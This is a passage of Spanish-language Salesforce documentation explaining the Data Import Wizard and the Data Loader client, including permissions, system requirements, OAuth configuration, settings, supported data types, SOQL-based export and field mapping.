- Microsoft® Internet Explorer® versión 9 y posterior
- Apple® Safari® versión 5 y posterior

No se admite arrastrar y soltar archivos CSV en Internet Explorer 9.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

# Agregar cuentas personales con el Asistente de importación de datos

Para agregar cuentas personales a su organización de Salesforce, inicie el Asistente de importación de datos desde la página de inicio de cuentas.

Antes de empezar, asegúrese de que su archivo de importación está en formato CSV y contiene valores para estos campos.

- Nombre
- Apellidos
- Correo electrónico
- Teléfono

Consejo: Para obtener los Id. de Salesforce u otros valores de su organización, ejecute informes y luego exporte los datos de los informes.

Estos pasos describen un método recomendado para importar datos. Puede importar datos en campos de Salesforce que no se enumeren aquí. También puede personalizar su importación empleando otras opciones que aparecen en el Asistente de importación de datos.

1. Desde la página de inicio de cuentas, haga clic en **Importar datos**.
2. Haga clic en **Iniciar asistente**.
   Aparecerá el Asistente de importación de datos.
3. Seleccione **Cuentas personales** y, a continuación, seleccione **Agregar nuevo y actualizar registros existentes**.
4. Establezca `Coincidir cuenta por` en **Correo electrónico**.
5. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
6. Asigne encabezados de columnas desde su archivo CSV a estos campos.
   - Nombre
   - Apellidos
   - Correo electrónico
   - Teléfono
7. Haga clic en **Siguiente**.
8. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

Cuando terminemos de importar sus datos, se lo notificaremos por correo electrónico. Revise los resultados y resuelva cualquier error que se produjera.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear cuentas personales que posee a través del Asistente de importación de datos:

- "Crear" en cuentas

  Y

  "Modificar" en cuentas

  Y

  "Importar contactos personales"

Para crear cuentas personales que poseen otros a través del Asistente de importación de datos:

- "Crear" en cuentas

  Y

  "Modificar" en cuentas y contactos

  Y

  "Modificar todos los datos"

# Preguntas más frecuentes acerca del asistente de importación de datos

CONSULTE TAMBIÉN

Asistente de importación de datos

## ¿Cuántos registros puedo importar?

El asistente de importación de datos le permite importar hasta 50.000 registros a la vez.

CONSULTE TAMBIÉN

Preguntas más frecuentes acerca del asistente de importación de datos

## ¿Qué tipo de objetos puedo importar?

Puede usar el Asistente de importación de datos para importar cuentas, contactos, candidatos, soluciones y objetos personalizados.

CONSULTE TAMBIÉN

Preguntas más frecuentes acerca del asistente de importación de datos

## ¿Puedo realizar importaciones simultáneas?

El Asistente de importación de datos no admite trabajos de importación de datos simultáneos. Debe acabar una importación de datos antes de comenzar la siguiente.

CONSULTE TAMBIÉN

Preguntas más frecuentes acerca del asistente de importación de datos

## ¿Cuánto tiempo tarda la importación en completarse?

El tiempo que tarda en completar una importación utilizando el Asistente de importación de datos varía depende de la cantidad de datos que está importando. Por lo general, las importaciones no son inmediatas y pueden tardar hasta varios minutos.

Si es un administrador de Salesforce, puede comprobar el estado de una importación en la página Descargas masivas. (Desde Configuración, introduzca *Trabajos de carga de datos masivos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Trabajos de carga de datos masivos**.)

Si no es un administrador de Salesforce y desea conocer el estado de una importación, deberá esperar a recibir el correo electrónico de estado. También puede supervisar la importación manualmente consultando las fichas relevantes en Salesforce.

CONSULTE TAMBIÉN

Preguntas más frecuentes acerca del asistente de importación de datos

# Cómo deshacer una importación

Si importa cuentas, contactos, candidatos o soluciones por error, su administrador puede introducir en Configuración *Eliminación masiva de registros* en el cuadro Búsqueda rápida y luego seleccionar **Eliminación masiva de registros** para eliminar los elementos que haya importado por error.

Las herramientas Eliminación masiva de registros no admiten soluciones ni objetos personalizados de asistencia. Si importa objetos o soluciones personalizados por error en Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition, su administrador puede utilizar el Cargador de datos para eliminar de forma masiva los registros importados erróneamente. Consulte Realizar eliminaciones masivas en la página 743.

CONSULTE TAMBIÉN

- Asistente de importación de datos
- Importar datos en Salesforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

**Permisos de usuario necesarios**

Para realizar una eliminación masiva de datos:

- "Modificar todos los datos"

# Cargador de datos

El Cargador de datos es una aplicación cliente para realizar la importación o exportación de datos a gran escala. Empléelo para insertar, actualizar, eliminar o exportar registros de Salesforce.

Cuando importa datos, el Cargador de datos lee, extrae y carga datos de archivos de valores separados por comas (CSV) o de una conexión de la base de datos. Cuando importa los datos, generará archivos CSV.

Nota: Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

Puede utilizar el Cargador de datos de dos formas distintas:

- Interfaz de usuario: cuando utiliza la interfaz de usuario, trabaja de manera interactiva para especificar los parámetros de configuración, los archivos CSV utilizados para importar y exportar y las asignaciones de campos que asignan los nombres de campo en su archivo de importación con los nombres de campo en Salesforce.
- Línea de comandos (solo Windows): Cuando utiliza la línea de comandos, se especifica la configuración, las fuentes de datos, las asignaciones y las acciones en los archivos. Esto le permite configurar el Cargador de datos para el procesamiento automatizado.

El Cargador de datos ofrece las siguientes funciones clave:

- Una interfaz de asistente fácil de usar para un uso interactivo
- Una interfaz de línea de comandos alternativa para las operaciones automatizadas por lotes (solo Windows)
- Compatibilidad para archivos de gran tamaño hasta 5 millones de registros
- Asignación de campos de arrastrar y soltar
- Compatibilidad con todos los objetos, incluyendo objetos personalizados
- Capacidad de uso para procesar datos tanto en Salesforce como en Database.com

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

- Archivos de registro de errores y operaciones correctas en formato CSV
- Un visor de archivos CSV incorporado
- Compatibilidad con Windows XP, Windows 7 y Mac OS X

Para comenzar, consulte los temas siguientes:

- Cuándo debe utilizar el Cargador de datos
- Consideraciones para la instalación del Cargador de datos

Nota: En versiones anteriores, el Cargador de datos se ha denominado "AppExchange Data Loader" y "Sforce Data Loader".

CONSULTE TAMBIÉN

Cifrar campos

Cifrar archivos y archivos adjuntos

## Cuándo debe utilizar el Cargador de datos

El Cargador de datos complementa los asistentes de importación basados en Web accesibles desde el menú Configuración de la aplicación en línea. Consulte las siguientes directrices para determinar el método que mejor se ajusta a sus necesidades:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Utilice el Cargador de datos cuando:

- Necesite cargar entre 50.000 y 5.000.000 de registros. El Cargador de datos admite cargas de hasta 5 millones de registros. Si necesita cargar más de 5 millones de registros, le recomendamos que trabaje con un socio de Salesforce o visite *AppExchange* para obtener un producto de socio adecuado.
- Necesite cargar en un objeto no admitido por los asistentes de importación.
- Desee programar cargas de datos regulares, como importaciones nocturnas.
- Desee exportar sus datos para realizar copias de seguridad.

### Utilice los asistentes de importación cuando:

- Cargue menos de 50.000 registros.
- Los asistentes de importación admiten el objeto que desea importar. Para ver qué asistentes de importación están disponibles y por lo tanto los objetos que admiten, desde configuración, introduzca `Gestión de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestión de datos**.
- Desee evitar duplicados cargando registros en función del nombre y sitio de cuenta, dirección de correo electrónico del contacto o dirección de correo electrónico de candidatos.

Para obtener más información acerca de los asistentes de importación, consulte Importar datos en Salesforce en la página 699.

# Consideraciones para la instalación del Cargador de datos

Antes de descargar e instalar el Cargador de datos, conozca los requisitos del sistema, las consideraciones sobre la instalación y las consideraciones sobre el inicio de sesión. Desde Configuración, introduzca `Cargador de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Cargador de datos**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para acceder a la página para descargar el Cargador de datos:
- "Modificar todos los datos"

Para utilizar el Cargador de datos:
- "API activado"

  Y

  El permiso de usuario adecuado para la operación que esté realizando, por ejemplo, "Crear" en cuentas para insertar nuevas cuentas.

  Y

  "Eliminación masiva de API" (solo si configura Cargador de datos para utilizar API masiva para eliminar registros de forma masiva)

## Requisitos del sistema para Windows

Para utilizar el Cargador de datos para Windows, necesita:

- Microsoft® Windows® 7 o Windows XP
- 120 MB de espacio libre en disco
- 256 MB de memoria disponible
- Java JRE 1.8 (32 bits)

Nota: Salesforce ya no incluye Java con Data Loader para el instalador de Windows. Descargue e instale Java en su equipo bajo Windows.

Le recomendamos establecer la variable de entorno `JAVA_HOME` en el directorio donde está instalado Java Runtime Environment (JRE). Hacer esto garantiza que puede ejecutar Data Loader en modo de lotes desde la línea de comandos.

## Requisitos del sistema para Mac OS

Para utilizar el Cargador de datos para Mac, necesita:

- Mac® OS X
- 120 MB de espacio libre en disco
- 256 MB de memoria disponible
- Java JRE 1.8
- Privilegios de administrador en el equipo

## Consideraciones para la instalación

Con el tiempo, se han facilitado varias versiones de la aplicación cliente del Cargador de datos para su descarga. Algunas versiones anteriores se denominaban "AppExchange Data Loader" o "Sforce Data Loader". Puede ejecutar diferentes versiones al mismo tiempo en el equipo. Sin embargo, no instale más de una copia de la misma versión.

La última versión aún está disponible en Salesforce. Si ha instalado la última versión y desea volver a instalarla, elimine en primer lugar la versión en su equipo.

Consejo: Si tiene problemas para iniciar sesión en la interfaz de línea de comandos después de realizar una actualización a una versión más reciente del Cargador de datos, intente volver a cifrar su contraseña para solucionar el problema.

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Para realizar cambios en el código fuente, descargue la versión de código abierto del Cargador de datos desde *https://github.com/forcedotcom/dataloader*.

## Consideraciones sobre el inicio de sesión

- Si su organización restringe las direcciones IP, los inicios de sesión desde direcciones IP no fiables se bloquearán hasta que se activen estas direcciones. Salesforce envía automáticamente un correo electrónico de activación que puede utilizar para iniciar sesión. El correo electrónico contiene un testigo de seguridad que debe agregar al final de su contraseña. Por ejemplo, si su contraseña es *micontraseña* y su token de seguridad es *XXXXXXXXXX*, deberá introducir *micontraseñaXXXXXXXXXX* para iniciar sesión.
- Data Loader versión 36.0 y posterior admite la Autenticación del servidor Web OAuth. Consulte Autenticación de OAuth para obtener más información.
- Data Loader versión 36.0 y posterior admite Comunidades de Salesforce. Los usuarios de Comunidades siempre inician sesión con la opción OAuth en Data Loader. Para activar OAuth para Comunidades, el usuario modifica el archivo `config.properties` del siguiente modo.
  - Cambie la parte en negrita en la siguiente línea de la URL de inicio de sesión de la comunidad. No agregue una barra diagonal (/) al final de la línea.

    ```
    sfdc.oauth.Production.server=https\://login.salesforce.com
    ```

    Por ejemplo:

    ```
    sfdc.oauth.Production.server=
    https\://johnsmith-developer-edition.yourInstance.force.com/test
    ```

  - Cambie la parte en negrita en la siguiente línea del nombre de host de la comunidad.

    ```
    sfdc.oauth.Production.redirecturi=https\://login.salesforce.com/services/oauth2/success
    ```

    Por ejemplo:

    ```
    sfdc.oauth.Production.redirecturi=
    https\:/johnsmith-developer-edition.yourInstance.force.com/services/oauth2/success
    ```

  El archivo `config.properties` está en el directorio de configuración predeterminado `conf`, que se encuentra en las siguientes ubicaciones.

  - Mac: `/Applications/Data\ Loader.app/Contents/Resources/conf/`
  - Windows: `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\` para el usuario actual y `C:\ProgramData\salesforce.com\Data Loader\samples\conf\` para todos los usuarios

## Configurar el Cargador de datos

Utilice el menú Configuración para cambiar la configuración de las operaciones predeterminadas de del Cargador de datos.

1. Abra el Cargador de datos.
2. Seleccione **Configuración** > **Configuración**.
3. Modifique los campos como desee:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

| Campo | Descripción |
| --- | --- |
| `Tamaño del lote` | En una operación simple de inserción, actualización, alteración o eliminación, los registros de Salesforce se procesan en incrementos de este tamaño. El valor máximo es 200. Es recomendable establecer el valor entre 50 y 100.<br>El valor máximo es 10.000 si se selecciona la opción `Utilizar API masiva`. |
| `Insertar valores nulos` | Seleccione esta opción para insertar los valores asignados en blanco como valores `nulos` durante las operaciones de datos. Tenga en cuenta que cuando actualice los registros, esta opción ordenará al Cargador de datos que sobrescriba cualquier dato existente en los campos asignados.<br>Esta opción no está disponible si se selecciona la opción `Utilizar API masiva`. Los valores de campo vacíos se ignoran cuando actualiza los registros mediante la API masiva. Para establecer un valor de campo a `nulo` cuando se selecciona la opción `Utilizar API masiva`, utilice un valor de campo de `#N/A`. |
| `Regla de asignación` | Especifica el Id. de la regla de asignación para utilizar cuando inserte, actualice y altere. Esta opción se aplicará cuando inserte, actualice y altere casos y candidatos. También se aplica a actualizaciones de cuentas si su organización tiene reglas de asignación de territorios sobre cuentas. La regla de asignación sobrescribirá los valores de `Propietario` en su archivo CSV. |
| `Host del servidor` | Introduzca la URL del servidor de Salesforce con el que desea comunicarse. Por ejemplo, si está cargando datos en un Sandbox, cambie la URL por `https://test.salesforce.com`. |
| `Restablecer URL al iniciar sesión` | De forma predeterminada, Salesforce restablece la URL después de iniciar una sesión con la que se especifica en `Host del servidor`. Para desactivar este restablecimiento automático, desactive esta opción. |
| `Compresión` | La compresión mejora el rendimiento del Cargador de datos y se activa de forma predeterminada. Puede que desee desactivar la compresión si necesita depurar los mensajes SOAP subyacente. Para desactivar la compresión, active esta opción. |
| `Tiempo de espera` | Especifica los segundos que esperará el Cargador de datos para recibir una respuesta del servidor antes de devolver un error para la solicitud. |
| `Tamaño de solicitud de consulta` | En una operación simple de exportación o consulta, los registros se devolverán desde Salesforce en incrementos de este tamaño. El valor máximo es 2.000 registros. Los valores mayores mejorarán el rendimiento pero utilizarán más memoria en el cliente. |

| Campo | Descripción |
| --- | --- |
| `Generar archivos de estado para exportaciones` | Seleccione esta opción para generar archivos de error y archivos de operaciones correctas cuando exporte los datos. |
| `Leer todos los archivos CSV con codificación UTF-8` | Seleccione esta opción para abrir los archivos en codificación UTF-8, incluso si están guardados en un formato diferente. |
| `Escribir todos los archivos CSV con codificación UTF-8` | Seleccione esta opción para escribir archivos en codificación UTF-8. |
| `Utilizar formato europeo de fecha` | Seleccione esta opción para admitir los formatos de fecha `dd/MM/aaaa` y `dd/MM/aaaa HH:mm:ss`. |
| `Permitir truncado de campo` | Seleccione esta opción para truncar datos en los siguientes tipos de campos cuando cargue los datos en Salesforce: Correo electrónico, Listas de selección múltiple, Teléfono, Lista de selección, Texto y Texto (cifrado).<br><br>El Cargador de datos versión 14.0 y versiones anteriores truncan los valores para campos de estos tipos si son demasiado largos. En el Cargador de datos versión 15.0 y versiones posteriores, la operación de carga falla si el valor especificado es demasiado largo.<br><br>Si selecciona esta opción podrá especificar que el comportamiento anterior, el truncado, se utilice en lugar del nuevo comportamiento en el Cargador de datos versión 15.0 y versiones posteriores. Esta opción está seleccionada de forma predeterminada y no tiene efecto en Data Loader 14.0 y en versiones anteriores.<br><br>Esta opción no está disponible si se selecciona la opción `Utilizar API masiva`. En ese caso, la operación de carga falla para la fila si el valor especificado es demasiado largo para el campo. |
| `Utilizar API masiva` | Seleccione esta opción para utilizar la API masiva para insertar, actualizar, alterar y eliminar y eliminar registros de forma masiva. La API masiva está optimizada para cargar o eliminar un gran número de registros de forma asíncrona. Es más rápida que la API basada en SOAP predeterminada debido al procesamiento paralelo y al menor número de recorridos de ida y vuelta a la red.<br><br>PRECAUCIÓN: Puede eliminar registros de forma masiva cuando configure el Cargador de datos para `Utilizar API masiva`. Tenga en cuenta que los registros eliminados de forma masiva se eliminan inmediatamente y no se pueden recuperar de la papelera. |
| `Activar modo en serie para la API masiva` | Seleccione esta opción para utilizar un procesamiento en serie en lugar de paralelo para la API masiva. El procesamiento en paralelo puede provocar problemas en la base de datos. Cuando |

| Campo | Descripción |
| --- | --- |
| | sea grave, la carga puede fallar. El uso del modo en serie garantiza que los lotes se procesen de uno en uno. Tenga en cuenta que al utilizar esta opción puede aumentar considerablemente el tiempo de procesamiento de una carga.<br>Esta opción sólo está disponible si se selecciona la opción `Utilizar API masiva`. |
| `Cargar Bulk API Batch como archivo Zip` | Seleccione esta opción para utilizar la API masiva para cargar archivos zip que contengan archivos adjuntos binarios, como registros de archivos adjuntos o Salesforce CRM Content.<br>Esta opción sólo está disponible si se selecciona la opción `Utilizar API masiva`. |
| `Zona horaria` | Seleccione esta opción para especificar una zona horaria predeterminada.<br>Si un valor de fecha no incluye una zona horaria, se utilizará este valor.<br>• Si no se especifica ningún valor, se utilizará la zona horaria del equipo en el que se ha instalado el Cargador de datos.<br>• Si se introduce un valor erróneo, se utilizará GMT como la zona horaria y este hecho de anotará en el registro del Cargador de datos.<br>Los valores válidos son cualquier identificador de zona horaria que pueda pasarse al método Java `getTimeZone(java.lang.String)`. El valor puede ser un nombre completo, como por ejemplo `America/Los_Angeles`, o un Id. personalizado como `GMT-8:00`. |
| `Host de proxy` | El nombre del host del servidor proxy, si fuera aplicable. |
| `Puerto de proxy` | El puerto del servidor proxy. |
| `Nombre de usuario de proxy` | El nombre de usuario para la autenticación del servidor proxy. |
| `Contraseña de proxy` | La contraseña para la autenticación del servidor proxy. |
| `Dominio NTLM de proxy` | El nombre del dominio de Windows utilizado para la autenticación NTLM. |
| `Iniciar en la fila` | Si su última operación fue errónea, puede utilizar esta configuración para empezar donde terminó la última operación realizada con éxito. |

4. Para guardar la configuración, haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Comportamiento del Cargador de datos con API masiva activada

Configurar el Cargador de datos para utilizar la API masiva

## Comportamiento del Cargador de datos con API masiva activada

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

La activación de API masiva en el Cargador de datos permite cargar o eliminar un número grande de registros de manera más rápida que con la API basada en SOAP predeterminada. Sin embargo, hay algunas diferencias de comportamiento en el Cargador de datos cuando se activa la API masiva. Una diferencia importante es que le permite ejecutar una eliminación masiva si cuenta con la licencia y el permiso. Consulte Configurar el Cargador de datos en la página 732.

La configuración siguiente no está disponible en la página **Configuración** > **Configuración** en el Cargador de datos cuando se selecciona la opción `Utilizar API masiva`:

**`Insertar valores nulos`**
Esta opción permite que el Cargador de datos inserte valores asignados en blanco como valores `null` durante las operaciones de datos cuando la API masiva está desactivada. Los valores de campo vacíos se ignoran cuando actualiza los registros mediante la API masiva. Para establecer un valor de campo a `nulo` cuando se selecciona la opción `Utilizar API masiva`, utilice un valor de campo de `#N/A`.

**`Permitir truncado de campo`**
Esta opción dirige al Cargador de datos para truncar datos para determinados tipos de campo cuando la API masiva está desactivada. Una operación de carga falla para la fila si se ha especificado un valor demasiado grande para el campo cuando la opción `Utilizar API masiva` está seleccionada.

CONSULTE TAMBIÉN

Configurar el Cargador de datos

## Configurar el Cargador de datos para utilizar la API masiva

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

La API masiva está optimizada para cargar o eliminar un gran número de registros de forma asíncrona. Es más rápida que la API basada en SOAP debido al procesamiento paralelo y al menor número de recorridos de ida y vuelta a la red. De forma predeterminada, el Cargador de datos utiliza la API basada en SOAP para procesar registros.

Para configurar el Cargador de datos de modo que se pueda utilizar la API masiva para insertar, actualizar, alterar y eliminar de forma masiva registros:

1. Abra el Cargador de datos.
2. Seleccione **Configuración** > **Configuración**.
3. Seleccione la opción `Utilizar API masiva`.
4. Haga clic en **Aceptar**.

Nota:

- También puede seleccionar la opción `Activar modo en serie para la API masiva`. El procesamiento en paralelo puede provocar problemas en la base de datos. Cuando sea grave, la carga puede fallar. El uso del modo en serie

garantiza que los lotes se procesen de uno en uno. Tenga en cuenta que al utilizar esta opción puede aumentar considerablemente el tiempo de procesamiento de una carga.

- **Advertencia:** Puede eliminar registros de forma masiva cuando configure el Cargador de datos para `Utilizar API masiva`. Tenga en cuenta que los registros eliminados de forma masiva se eliminan inmediatamente y no se pueden recuperar de la papelera.

CONSULTE TAMBIÉN

Configurar el Cargador de datos

## Tipos de datos admitidos por el Cargador de datos

El Cargador de datos admite los siguientes tipos de datos:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

**Base64**

Ruta de cadena al archivo (convierte el archivo a un matriz con codificación base64). Los campos base64 sólo se utilizan para insertar o actualizar archivos adjuntos y Salesforce CRM Content. Para obtener más información, consulte Carga de archivos adjuntos en la página 743 y Cargar contenido con el Cargador de datos en la página 744.

**Booleano**

- Valores verdaderos (no distingue entre mayúsculas y minúsculas) = `yes`, `y`, `true`, `on`, `1`
- Valores falsos (no distingue entre mayúsculas y minúsculas) = `no`, `n`, `false`, `off`, `0`

**Formatos de fecha**

Es recomendable que especifique las fechas en el formato *`aaaa-MM-ddTHH:mm:ss.SSS+/-HHmm`*, donde:

- `aaaa` es el año con cuatro dígitos
- `MM` es el mes con dos dígitos (01-12)
- `dd` es el día con dos dígitos (01-31)
- `HH` es la hora con dos dígitos (00-23)
- `mm` son los minutos con dos dígitos (00-59)
- `ss` son los segundos con dos dígitos (00-59)
- `sss` son los milisegundos con tres dígitos (000-999)
- `+/-HHmm` es la compensación de la zona horaria Zulú (UTC)

También se admiten los siguientes formatos de fecha:

- `aaaa-MM-dd'T'HH:mm:ss.SSS'Z'`
- `aaaa-MM-dd'T'HH:mm:ss.SSS Hora estándar del Pacífico`
- `aaaa-MM-dd'T'HH:mm:ss.SSSHora estándar del Pacífico`
- `aaaa-MM-dd'T'HH:mm:ss.SSS PST`
- `aaaa-MM-dd'T'HH:mm:ss.SSSPST`
- `aaaa-MM-dd'T'HH:mm:ss.SSS GMT-08:00`
- `aaaa-MM-dd'T'HH:mm:ss.SSSGMT-08:00`
- `aaaa-MM-dd'T'HH:mm:ss.SSS -800`
- `aaaa-MM-dd'T'HH:mm:ss.SSS -800`

- `aaaa-MM-dd'T'HH:mm:ss`
- `aaaa-MM-dd HH:mm:ss`
- `aaaaMMdd'T'HH:mm:ss`
- `aaaa-MM-dd`
- `MM/dd/aaaa HH:mm:ss`
- `MM/dd/aaaa`
- `aaaaMMdd`

Tenga en cuenta las siguientes sugerencias de formatos de fecha:

- Para activar los formatos de fecha que comienzan por el día en lugar del mes, seleccione la casilla de verificación `Utilizar formato europeo de fecha` en el cuadro de diálogo Configuración. Los formatos de fecha europeos son `dd/MM/aaaa` y `dd/MM/aaaa HH:mm:ss`.
- Si su equipo tiene la configuración regional de hora correspondiente al este de la Hora del meridiano de Greenwich (GMT), le recomendamos que cambie la configuración del equipo a GMT para evitar ajustes de hora al insertar o actualizar los registros.
- Sólo son válidas las fechas incluidas dentro de un rango específico. La fecha pasada a partir de la cual las demás son válidas es 1700-01-01T00:00:00Z GMT, o justo después de medianoche del 1 de enero de 1700. La fecha futura a partir de la cual las demás dejan de ser válidas es 4000-12-31T00:00:00Z GMT, o justo después de medianoche del 31 de diciembre de 4000. Estos valores están compensados por su zona horaria. Por ejemplo, en la zona horaria del Pacífico, la fecha pasada a partir de la cual las demás son válidas es 1699-12-31T16:00:00, o 4:00 PM del 31 de diciembre de 1699.

**Doble**
Cadena doble estándar

**Id.**
Un Id. de Salesforce es una cadena de 15 caracteres alfanuméricos que distingue entre mayúsculas y minúsculas o de 18 caracteres alfanuméricos que no distingue entre mayúsculas y minúsculas que identifica de forma exclusiva a un registro concreto.

Consejo: Para garantizar la calidad de los datos, asegúrese de que todos los Id. de Salesforce que introduzca en el Cargador de datos tengan las mayúsculas y minúsculas adecuadas.

**Entero**
Cadena estándar de números enteros

**Cadena**
Todas las cadenas XML válidas; los caracteres XML no válidos se eliminarán.

## Exportar datos

Puede utilizar el asistente de exportación del Cargador de datos para extraer datos de cualquier objeto de Salesforce. Cuando exporta, puede optar por incluir (**Exportar todo**) o excluir (**Exportar**) registros eliminados temporalmente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para exportar registros:
- "Leer" en los registros

Para exportar todos los registros:
- "Leer" en los registros

1. Abra el Cargador de datos.
2. Haga clic en **Exportar** o en **Exportar todo**. Estos comandos también pueden encontrarse en el menú Archivo.
3. Escriba su nombre de usuario y contraseña de Salesforce. Haga clic en **Inicio de sesión** para iniciar la sesión. Una vez que ha iniciado la sesión correctamente, haga clic en **Siguiente**. (Hasta que cierre la sesión o salga del programa, no tendrá que volver a iniciar la sesión.)

   Si su organización restringe las direcciones IP, los inicios de sesión desde direcciones IP no fiables se bloquearán hasta que se activen estas direcciones. Salesforce envía automáticamente un correo electrónico de activación que puede utilizar para iniciar sesión. El correo electrónico contiene un testigo de seguridad que debe agregar al final de su contraseña. Por ejemplo, si su contraseña es *micontraseña* y su token de seguridad es *XXXXXXXXXX*, deberá introducir *micontraseñaXXXXXXXXXX* para iniciar sesión.
4. Seleccione un objeto. Por ejemplo, seleccione el objeto de cuenta. Si su nombre de objeto no aparece en la lista predeterminada, seleccione `Mostrar todos los objetos` para ver una lista completa de objetos a los que puede acceder. Los objetos se enumerarán según el nombre de etiqueta localizado, con el nombre del desarrollador anotado entre paréntesis. Para obtener las descripciones de los objetos, consulte la *Guía del desarrollador de la API de SOAP*.
5. Haga clic en **Examinar** para seleccionar el archivo CSV al que se exportarán los datos. Puede introducir un nuevo nombre de archivo para crear un nuevo archivo o seleccionar un archivo existente.

   Si selecciona un archivo existente, el contenido de dicho archivo se sustituirá. Haga clic en **Sí** para confirmar esta acción o haga clic en **No** para seleccionar otro archivo.
6. Haga clic en **Siguiente**.
7. Cree una consulta SOQL para la exportación de datos. Por ejemplo, compruebe la `Id` y el `Nombre` en los campos de consulta y haga clic en **Finalizar**. Al realizar los siguientes pasos, podrá ver que el visor CSV muestra todos los nombres de cuentas y sus ID. SOQL es el lenguaje de consulta de objetos de Salesforce que le permite generar cadenas de consulta sencillas y a la vez potentes. Al igual que el comando SELECT de SQL, SOQL le permite especificar el objeto de origen, una lista de campos que deben recuperarse y condiciones para seleccionar filas en el objeto de origen.
   a. Seleccione los campos que desea exportar.
   b. También puede seleccionar condiciones para filtrar su conjunto de datos. Si no selecciona ninguna condición, se devolverán todos los datos para los que tenga acceso de lectura.
   c. Revise la consulta generada y modifíquela si es necesario.

   Consejo: Puede utilizar una consulta SOQL que incluya campos de un objeto relacionado. Por ejemplo:

   ```
   Select Name, Pricebook2Id, Pricebook2.Name, Product2Id, Product2.ProductCode FROM
   PricebookEntry WHERE IsActive = true
   ```

   O:

   ```
   Select Id, LastName, Account.Name FROM Contact
   ```

Cuando se utilizan consultas de relación en el Cargador de datos, los nombres de campo especificados completamente distinguen entre mayúsculas y minúsculas. Por ejemplo, si utiliza `ACCOUNT.NAME` en lugar de `Account.Name`, no se realizará correctamente.

El Cargador de datos no admite consultas anidadas o consultas de objetos secundarios. Por ejemplo, consultas similares a las siguientes devolverán un error:

```
SELECT Amount, Id, Name, (SELECT Quantity, ListPrice,
PriceBookEntry.UnitPrice, PricebookEntry.Name,
PricebookEntry.product2.Family FROM OpportunityLineItems)
FROM Opportunity
```

Además, el Cargador de datos no admite consultas de asistencia que utilizan relaciones polimórficas. Por ejemplo, la siguiente consulta obtendrá un error:

```
SELECT Id, Owner.Name, Owner.Type, Owner.Id, Subject FROM Case
```

Si desea más información acerca de SOQL, consulte la *Referencia de Force.com SOQL y SOSL*.

8. Haga clic en **Finalizar** y después haga clic en **Sí** para confirmar.
9. Una ventana de información del progreso informa del estado de la operación.
10. Una vez que se completa la operación, la ventana de confirmación resume los resultados. Haga clic en **Ver extracción** para ver el archivo CSV o haga clic en **Aceptar** para cerrar. Para obtener más información, consulte Revisión de los archivos de resultados del Cargador de datos en la página 745.

Nota:

- El Cargador de datos no admite en la actualidad la extracción de archivos adjuntos. Como solución, recomendamos que utilice la función de exportación semanal de la aplicación en línea para exportar archivos adjuntos.
- Si selecciona campos compuestos para exportar en el Cargador de datos, provocarán mensajes de error. Para exportar valores, utilice componentes de campo individuales.

## Definir las asignaciones de campos del Cargador de datos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Cuando inserte, elimine o actualice archivos, utilice la ventana Mapping Dialog (Cuadro de diálogo de asignación) para asociar los campos de Salesforce con las columnas de su archivo CSV. Para obtener más información, consulte Insertar, actualizar o eliminar datos mediante el Cargador de datos en la página 741.

1. Para unir automáticamente campos con columnas, haga clic en **Auto-Match Fields to Columns** (Unir automáticamente campos con columnas). El Cargador de datos actualiza automáticamente la lista de la parte inferior de la ventana, basándose en las similitudes entre los nombres de campos y columnas. Para una operación de eliminación, la concordancia automática sólo funciona en el campo Id..
2. Para unir manualmente campos con columnas, haga clic en campos y arrástrelos desde la lista de campos de Salesforce en la parte superior hasta la lista de nombres de encabezados de columnas CSV en la parte inferior. Por ejemplo, si inserta nuevos registros de cuentas donde su archivo CSV contiene los nombres de nuevas cuentas, haga clic y arrastre el campo `Nombre` a la derecha del campo del encabezado de columna `NOMBRE`.
3. También puede hacer clic en **Save Mapping** (Guardar asignación) para guardar esta asignación para un uso futuro. Especifique un nombre para el archivo de asignación SDL.

Si selecciona un archivo existente, el contenido de dicho archivo se sustituirá. Haga clic en **Yes** (Sí) para confirmar esta acción o haga clic en **No** para seleccionar otro archivo.

